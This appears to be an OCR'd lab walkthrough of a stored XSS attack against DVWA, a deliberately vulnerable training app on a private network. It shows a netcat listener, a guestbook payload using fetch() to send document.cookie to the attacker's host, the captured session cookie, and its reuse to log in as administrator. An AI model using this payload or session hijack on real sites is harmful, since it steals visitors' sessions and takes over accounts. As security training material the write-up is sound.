
e83c257f25f6bc15362337effa3081aa

Under the inspector > application    my phpssid cookie is listed. if the 'httponly' column is unchecked, it can interact with javascript.




```
> document.cookie
< 'PHPSESSID=e83c257f25f6bc15362337effa3081aa; security=low'
```

under console > typing document.cookie will display this more readily.



```
┌──(kali㉿kali)-[~]
└─$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 312sec preferred_lft 312sec
    inet6 fe80::f0ff:e157:c103:c531/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
```

I set up a netcat listener in on the command line




Vulnerability: Stored Cross Site Scripting (XSS)

| | |
|---|---|
| Name * | hi |
| Message * | <script>fetch('http://10.0.2.5:8888/'+document.cookie);</script> |


```
<!DOCTYPE html>
<html lang="en-GB">
 <head>…</head>
 <body class="home">
  <div id="container">
   <div id="header">…</div>
   <div id="main_menu">…</div>
   <div id="main_body">
    <div class="body_padded">
     <h1>Vulnerability: Stored Cross Site Scripting (XSS)
     </h1>
     <div class="vulnerable_code_area">
      <form method="post" name="guestform" ">
       <table width="550" border="0" cellpadding="2"
       cellspacing="1">
        <tbody>
         <tr>…</tr>
         <tr>
          <td width="100">Message *</td>
          <td>
           <textarea name="mtxMessage" cols="50" rows=
           "3" maxlength="500"></textarea> == $0
          </td>
         </tr>
         <tr>…</tr>
```

I use fetch as a get request to send the document.cookie to the ip/port of the netcat listener



```
┌──(kali㉿kali)-[~]
└─$ ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:22:46:4f brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.5/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 452sec preferred_lft 452sec
    inet6 fe80::f0ff:e157:c103:c531/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.5] 51916
GET /PHPSESSID=e83c257f25f6bc15362337effa3081aa;%20security=low HTTP/1.1
Host: 10.0.2.5:8888
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept: */*
Sec-GPC: 1
Accept-Language: en-US,en
Origin: http://10.0.2.4:8001
Referer: http://10.0.2.4:8001/
Accept-Encoding: gzip, deflate
```


and here it's displayed that the cookie is sent


New Private Tab
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
Private Window
brave
Search the web privately


Private Window

Brave never remembers what you do in a Private Window. Sites you visit won't show up in your history. Cookies, form data, and site data vanish when you close the window. Note that your activity could still be visible to your internet service provider, passive

I open a private browser that has no association with the website at all


Login :: Damn Vulnerable V
Not secure | 10.0.2.4:8001/login.php
Username
Password
Login
Damn Vulnerable Web Application (DVWA)


navigate to the website



| Name | Value | D | P. | E. | S. | Ht.. | | S. | S. | P. | P |
|---|---|---|---|---|---|---|---|---|---|---|---|
| security | low | 1... | / | S... | 11 | | | | | | M.. |
| PHPSES... | c74c525e3d9eb4... | 10.( | / | S... | 41 | | | | | | M.. |

Cookie Value  Show URL decoded
c74c525e3d9eb4b7a93d31672adf62fb

open the inspector >application


Login :: Damn Vulnerable V

Not secure | 10.0.2.4:8001/login.php

Username

Password


Login

Damn Vulnerable Web Application (DVWA)

| Name | Value | D | P. | E. | S. | Ht.. | | S. | S. | P. | P |
|---|---|---|---|---|---|---|---|---|---|---|---|
| PHPSES... | :15362337effa3081aa | 1... | / | S... | 9 | | | | | | M.. |
| security | low | 1... | / | S... | 11 | | | | | | M.. |

Cookie Value  Show URL decoded

erase the original cookie and place it with the stolen cookie


Welcome :: Damn Vulnerab

Not secure | 10.0.2.4:8001

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass

Welcome to Damn Vulnerable Web

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web applicatior goal is to be an aid for security professionals to test their skills and tools in a developers better understand the processes of securing web applications an learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerab difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through eve selecting any module and working up to reach the highest level they can bef is not a fixed object to complete a module; however users should feel that th system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilit** intentional. You are encouraged to try and discover as many issues as possi

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can increase the difficulty. This will demonstrate how adding another layer of sec actions. Note, there are also various public methods at bypassing these prot extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view There are also additional links for further background reading, which relates

| Name | Value | D | P. | E. | S. | Ht.. | | S. | S. | P. | P |
|---|---|---|---|---|---|---|---|---|---|---|---|
| PHPSES... | e83c257f25f6bc1... | 1... | / | S... | 41 | | | | | | M.. |
| security | low | 1... | / | S... | 11 | | | | | | M.. |

Select a cookie to preview its value

It allows me to pass through as administrator.

This malicious script will be saved in the 'guest book' of that infected website, and as long as there is a netcat listener open, the attacker will receive the cookie of every user that views it.